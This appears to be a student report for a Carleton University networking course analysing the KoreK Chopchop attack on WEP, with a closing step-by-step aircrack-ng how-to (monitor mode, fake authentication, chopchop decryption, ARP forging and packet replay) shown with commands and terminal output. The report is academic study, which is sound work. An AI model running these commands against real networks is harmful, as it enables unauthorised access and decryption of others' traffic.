A Detailed Analysis of the KoreK Chopchop attack on WEP Networks

Prepared by: Chris Whiten (100705086)
Matthew Ng (100411043)

Prepared for: Dr. Michel Barbeau

COMP4203 – Carleton University

Table of Contents

Chapter 1: Introduction

1.1: Background

As technology has spread into our day-to-day lives with increasing frequency, methods of communicating through these new mediums have become an ever-increasing issue, as we strive for a perfect balance between convenience and security. The trade-offs involved have completely different values, depending on a user's needs. Often times, users are not even aware of the trade-offs.

The oldest and, unfortunately, most common wireless security protocol for these communications is Wired Equivalent Privacy (or WEP). WEP was brought in as a standard in 1997 and uses a short (by cryptographic standards) hexadecimal key with an RC4 encipherment process to encrypt data traffic [1]. This method of using 104-bit or worse, 40 bit, keys to keep user's data private has been compromised since earlier than 2003, when it had been deemed insecure and was replaced with newer, more (theoretically) secure protocols [2]. These include WPA and WPA2, but they are not the focus of this report.

WEP has the advantage of being the default security protocol implemented in several hardware devices. It has been around for over a decade and there are several optimizations in place to keep it quick and out of the user's way. The average user is not concerned with a metric of "how secure" their connection is, as this is not something many users are not even aware of. With that in mind, WEP often seems like a fine choice, as it is "secure" compared to an unlocked network. In 2005, it was the case that approximately 70% of networks across the USA were left unprotected, with the other 30% using WEP security [3]. That leaves a tiny, alarming sliver of the pie of networks that are not vulnerable to the many WEP-based attacks. Also, several devices, such as the Nintendo DS, only provide WEP networks as an option for networks to access [4]. This may be due to computation expense on such a small device, but a user who uses the device often at home may leave his/her home router on as a WEP network. Although security experts are all well aware of the compromise of WEP, these unfortunate truths make researching WEP security continuously relevant to the user's needs.

For a 40-bit WEP key, we have a key-space of 16^40. This is trivially short for a cryptographic key, and could easily be cracked by a determined attacker with a relatively speedy machine (or a small bot-net of machines all attacking the key simultaneously). Worse still, there are several more efficient attacks that take advantage of specific properties about the encryption process that make a network compromisable in sheer minutes. In 2005, the FBI worked on making this information public by demonstrating at several events that a WEP key can be cracked in less than 5 minutes.




Figure 1 – A simple model of a wireless network attached to the Internet

The KoreK Chopchop attack is a method of decrypting packets on a WEP wireless network [5]. This attack exploits the RC4 stream cipher and the CRC-32 integrity check value algorithm [6]. The insecure CRC-32 algorithm allows us to determine if a single decrypted byte in a packet is correct, while the RC4 algorithm will tell us what the keystream used to encrypt the value was. Later in this paper there will be more information about the technical aspect of the Chopchop attack.

To counter this problem, we have developed a few solutions, including a method of monitoring current packets incoming to the AP and blacklisting attacker's MAC address. This solution would be implemented into the firmware of wireless router.

1.2: Project description

We will perform a detailed analysis of the KoreK Chopchop attack on WEP networks. The analysis will also include how the attack works mathematically, and conceptually. Detailed instructions of how the KoreK Chopchop attack is performed will be provided. As well, an assessment of the risk of this attack will be performed, along with possible methods of prevention and current implementations of countermeasures.

1.3: Final result summary

Upon our research and experimentation, we performed a detailed analysis of the KoreK Chopchop attack. We also experimented with access points that both accepted and rejected the attack, which allowed us to compare how different approaches are used by different manufacturers, which allowed us to devise our own solutions to this problem that could be implemented in the future to safeguard against this attack.

1.4: Report Outline

Chapter 1 is a very brief overview of the realm in which this report will be discussing. It lays down some foundations and sets the tone for the thought process.

We provide some insight into wireless protocols, the trade-offs between convenience and security, the WEP protocol as an individual, and the KoreK Chopchop attack. Chapter 2 leads us to a more detailed insight into the inner workings of WEP and how the KoreK Chopchop attack takes advantage of them. We look at the flaws in WEP, including the disregard to security when designing the system and a flawed RC4 algorithm. We also go into detail about how and why the attack works. Finally, we demonstrate how an attacker or academic might launch the attack in a step-by-step process. Finally, Chapter 3 goes into our results and observations. We discuss what our experiments have brought to light, potential solutions discerned from those experiments, and possible future research endeavours into the topic. We also analyze the risk of the attack, based on the ETSI Risk model discussed in lectures of COMP4203 at Carleton University.

Chapter 2: The KoreK Chopchop Attack

2.1: Flaws in WEP and RC4

RC4 is symmetric stream cipher designed by Ron Rivest in 1987. As the cryptosystem of choice for WEP, among several other protocols, it has undergone a great deal of scrutiny. As such, several weaknesses have been found in the cipher, many of which are implementation dependent.

The WEP protocol suffers from a poorly implemented version of RC4, which is exploited in many of the attacks that are launched against WEP networks. KoreK's Chopchop attack is one of such attacks that make use of the poor RC4 implementation. Below, in Figure 2, you can see a visual representation of the way that encryption and decryption work in WEP with RC4.

An ICV value is analogous to a cryptographic hash for a file. When a data packet is completed for transmission, it is initially passed through a CRC-32 (cyclic redundancy check) algorithm and a 4-byte representation of the data is outputted as the ICV. Once concatenated, an XOR is done between the data/ICV and the keystream constructed from the RC4 algorithm. This is what is forwarded to the access point upon completion. Decryption and encryption are done through a virtually identical process. Upon receiving a packet, the access point will XOR the ciphertext received with the keystream it is generating to reconstruct the plaintext. At the end of the plaintext will be the ICV, which the access point will put to use to ensure correctness in the data. The access point will pass the plaintext through a CRC-32 algorithm to retrieve the ICV for that data. After a comparison of the received ICV and the generated ICV, the data is deemed legitimate if we find a match.

Unfortunately, CRC-32 is not an algorithm intended to be secure. Its main purpose is to ensure that data has not been corrupted upon arrival. Since a packet that fails the CRC-32 comparison will be rejected, it is possible to fool the algorithm into telling us details about the plaintext of an encrypted packet by testing different values and seeing if we have a match [7].

An attacker can perform some inductive logic on the relationship between the ICV and data in a packet to quickly create a valid packet that will tell us some information about the current state of the cryptosystem. When changing a message, both the ICV and data portions must be changed. To change the data portion, we decide what we want the new data to be and create a bitmask that, when an XOR operation is done, will convert the original data to our new data. We also perform the CRC-32 algorithm on our bitmask to recover the bitmask for the ICV that will match.




Figure 2 – A demonstration of the encryption process in WEP

2.2: Detailed description of KoreK Chopchop Attack

The flaw mentioned above is exactly what KoreK's Chopchop attack takes advantage of. The strategy is formally known as the Inverse Arbaugh Attack. It is an inductive strategy of recovering the WEP keystream in a byte-by-byte fashion.

The strategy is to capture a packet and delete the last byte. This creates a new packet, with some useful properties. As these packets are nearly identical, inducing knowledge about one packet will tell us valuable information about the other. We do not know what the byte that we truncated contained, as it was encrypted, so we must use a brute-force approach to guess the value. There are 2^8 or 256 possible values, so we expect to, on average, guess 256/2 or 128 values. Depending on the structure of the packet, we may get very lucky (with a high probability of the value being 0) or very unlucky (high probability of the value being 255) with respect to the amount of guesses, and thus time, that this will take. It is often suggested that ARP packets be used for this, as they are relatively small and contain many bytes with a value of 0. We begin by guessing that the byte was 0x00, create a bitmask that will yield this value from the original packet, and try to convert our new packet into a valid one. We test this by injecting our new packet into the network and seeing if it was accepted or rejected by the access point. If it is accepted, the access point will send it back out onto the target wireless network and we will have validation that our guessed byte was correct.


Besides knowing that we have the correct byte of plaintext, we also now know some properties about the pseudorandom generation algorithm used. Since XOR is such a simple process, with the property that encrypting and decrypting by an XOR is a reversible function, we can recover the value from the pseudorandom generation algorithm that was used to encrypt that byte. We can do this by taking the byte that we truncated by the original value and XORing it by the byte we have correctly guessed from the plaintext. The resultant byte is the byte from the keystream that was used to encrypt the data.

The whole process above is repeated, now with our new packet as the original packet, several times over in order to decrypt the entire packet and recover the entire keystream.

2.3: How-To: Perform the KoreK Chopchop Attack on a Network

There are tools available to perform this attack. One tool is the popular "aircrack" package, which uses the following programs and more: aireplay-ng, packetforge-ng, airodump-ng, and aircrack-ng [8]. The following steps and screenshots are done in order to successfully perform the Chopchop Attack.


i. To start off the attack we need to set up our wireless card in monitor mode: airmon-ng start <card type> <channel #>
It will set up a new interface for you and it may have the prefix mon, followed by the interface number.



```
root@bt:~# airmon-ng start wlan0 11


Interface       Chipset         Driver

wlan0           Atheros         ath9k - [phy0]
                                (monitor mode enabled on mon0)
wlan1           Ralink 2573 USB rt73usb - [phy1]

root@bt:~#
```

Figure 3 - Setting your wireless card to monitor mode

ii. Call airodump-ng to see what access points are available. We may find many details such as the MAC addresses, and what kind of protection they are currently implementing. airodump-ng is a scanner to see what available networks are in range (hidden and visible). It is also capable of capturing packets.
airodump-ng <monitor device>



root@bt: ~ - Shell No. 3 - Konsole
Session Edit View Bookmarks Settings Help

```
CH 11 ][ Elapsed: 8 s ][ 2010-04-20 07:16

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUT

00:18:39:EC:DE:61  -39  65       67     3016  420  11  54   WEP  WEP

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

00:18:39:EC:DE:61  90:4C:E5:7C:1C:25    0    0 - 1   27275     6959
00:18:39:EC:DE:61  90:4C:E5:7C:1C:25    0    0 - 1   15182     3823
00:18:39:EC:DE:61  00:1F:5B:C7:B3:A7  -37   54 -54       3       30
```

Figure 4 - airodump-ng scans all available access points

iii. One of the key elements of this attack is the fake authnetication step. This is so that we can use our own mac address when we perform the attack. This may cause issues when you perform the attack itself in the form of deauthentication packets.

aireplay-ng –-fakeauth 6000 –o 1 –a <router mac address> -e <network name> <monitor device>




```
root@bt:~# aireplay-ng --fakeauth 6000 -o 1 -a 00:18:39:EC:DE:61 -e VV mon0
No source MAC (-h) specified. Using the device MAC (90:4C:E5:7C:1C:25)
07:05:00  Waiting for beacon frame (BSSID: 00:18:39:EC:DE:61) on channel 11

07:05:00  Sending Authentication Request (Open System) [ACK]
07:05:00  Authentication successful
07:05:00  Sending Association Request

07:05:05  Sending Authentication Request (Open System) [ACK]
07:05:05  Authentication successful
07:05:05  Sending Association Request [ACK]
07:05:05  Association successful :-) (AID: 1)

07:05:20  Sending keep-alive packet [ACK]
```

Figure 5 – Authorization and Authentication with –fakeauth in aireplay-ng

iv. Next step is to run an association command to the access point: aireplay-ng -1 0 –e <essid> -a <AP mac address> -h <Attacker mac address> <monitor device>


Without associating with the access point, it could cause some issues with sending packets. The router requires you to identify the legitimacy of the attacker's address, and then it will not drop the incoming packets.


root@bt: ~/test - Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell
Shell No. 2
Shell No. 3
Shell No. 4

```
root@bt:~/test# aireplay-ng -1 0 -e VV -a 00:18:39:EC:DE:61 -h 00:1F:1F:47:5D
:5A mon0
19:07:49  Waiting for beacon frame (BSSID: 00:18:39:EC:DE:61) on channel 11

19:07:50  Sending Authentication Request (Open System) [ACK]
19:07:50  Authentication successful
19:07:50  Sending Association Request [ACK]
19:07:50  Association successful :-) (AID: 1)

root@bt:~/test# 
```


Figure 6 - Association with the Access Point

v. Now that we have associated with the AP, we can run the Chopchop attack and gather the keystream. aireplay-ng -4 – h <AP mac address> -b <attack Mac> <monitor device>



```
        0x0000:  0842 2c00 001f 5bc7 b3a7 0018 39ec de61  .B,...[.....9..a
        0x0010:  0018 39ec de5f 3017 d22c cf00 59e9 ed4e  ..9.._0..,..Y..N
        0x0020:  dec9 48a5 f38b 3342 3cd3 91fc 95cf 46ca  ..H...3B<.....F.
        0x0030:  5f04 cc5f 488c 93ec 5e06 6876 87f7 b562  _.._H...^.hv...b
        0x0040:  b033 29e1 9834 029b fa7a 89af 9ec6 e972  .3)..4...z.....r
        0x0050:  79c8 dcb9 c7bd eba1 dadd 2a33 c0c3 e264  y.........*3...d
        0x0060:  683f d834 9172 0cab e9f4 ceed fff8 6b65  h?.4.r........ke
        0x0070:  b8f3 dc42 401d 1075 5db2 1684 3abf 1d0b  ...B@..u]...:...
        0x0080:  2d60 f92e c338 286e 7c34 d4a5 5a43 b7d4  -`...8(n|4..ZC..
        0x0090:  5439 296f 5aaa 5aa7 9833 0002 8071 ca04  T9)oZ.Z..3...q..
        0x00a0:  3845 90a3 1213 af1a 8c5d 7ae6 3612 0d47  8E.......]z.6..G
        0x00b0:  3ef3 1daf b789 e1ea ea28 e40b 6868 fbd1  >........(..hh..
        0x00c0:  c526 7a29 db3b 3f4f f41b 69f8 9660 c55c  .&z).;?O..i..`.\
        0x00d0:  700e bfeb a831 8338 931c a98c a8ea 33f7  p....1.8......3.
        --- CUT ---

Use this packet ?
```

Figure 8 – A packet to be decrypted by the Chopchop attack




root@bt: ~ - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help

```
Saving chosen packet in replay_src-0420-071027.cap

Offset  112 ( 0% done) | xor = A7 | pt = E9 |  136 frames written in  2323ms
Offset  111 ( 1% done) | xor = 2E | pt = AF |  225 frames written in  3823ms
Offset  110 ( 2% done) | xor = DC | pt = 1D |  245 frames written in  4156ms
Offset  109 ( 3% done) | xor = 09 | pt = DD |  190 frames written in  3238ms
Offset  108 ( 5% done) | xor = 96 | pt = 3F |  187 frames written in  3178ms
Offset  107 ( 6% done) | xor = 95 | pt = 6F |  178 frames written in  3033ms
Offset  106 ( 7% done) | xor = 2C | pt = 2A |  385 frames written in  6533ms
Offset  105 ( 8% done) | xor = 76 | pt = 39 |  842 frames written in 14321ms
Offset  104 (10% done) | xor = 00 | pt = 57 |  188 frames written in  3196ms
Offset  103 (11% done) | xor = 51 | pt = F7 |  285 frames written in  4852ms
Offset  102 (12% done) | xor = 43 | pt = AF |  378 frames written in  6416ms
Offset  101 (13% done) | xor = 96 | pt = EB |  466 frames written in  7927ms
Offset  100 (15% done) | xor = 9B | pt = FB |  514 frames written in  8742ms
Offset   99 (16% done) | xor = 37 | pt = 00 |  180 frames written in  3056ms
Offset   98 (17% done) | xor = 6F | pt = 68 |  233 frames written in  3965ms
Offset   97 (18% done) | xor = AC | pt = CA |  139 frames written in  2353ms
Offset   96 (20% done) | xor = 19 | pt = 84 |  185 frames written in  3154ms
```

Figure 9 – Decryption of a packet under the Chopchop attack

vi. Creating a forged ARP packet with packetforge-ng. The forged packet will be used to inject into the access point and collect IVs.

packetforge-ng -0 –a <AP MAC address> -h <attacker's MAC address> -k 255.255.255.255 –l 255.255.255.255 –y <xor file> -w <output file>




```
root@bt:~# packetforge-ng -0 -a 00:18:39:EC:DE:61 -h 00:1f:1F:47:5d:5a -k 255
.255.255.255 -l 255.255.255.255 -y replay_dec-0420-071109.xor -w packet
Wrote packet to: packet
```

Figure 10 – Forging an ARP packet with packetforge-ng

vii. Next we will need to flood the forged packet to the access point, using the aireplay-ng command:


aireplay-ng -2 –r <pcap file> <monitor interface>

The -2 means that it will perform an interactive packet replay, also known as injecting packets. The –r means that it will read the packet from a file.


root@bt: ~ - Shell - Konsole <2>
Session Edit View Bookmarks Settings Help

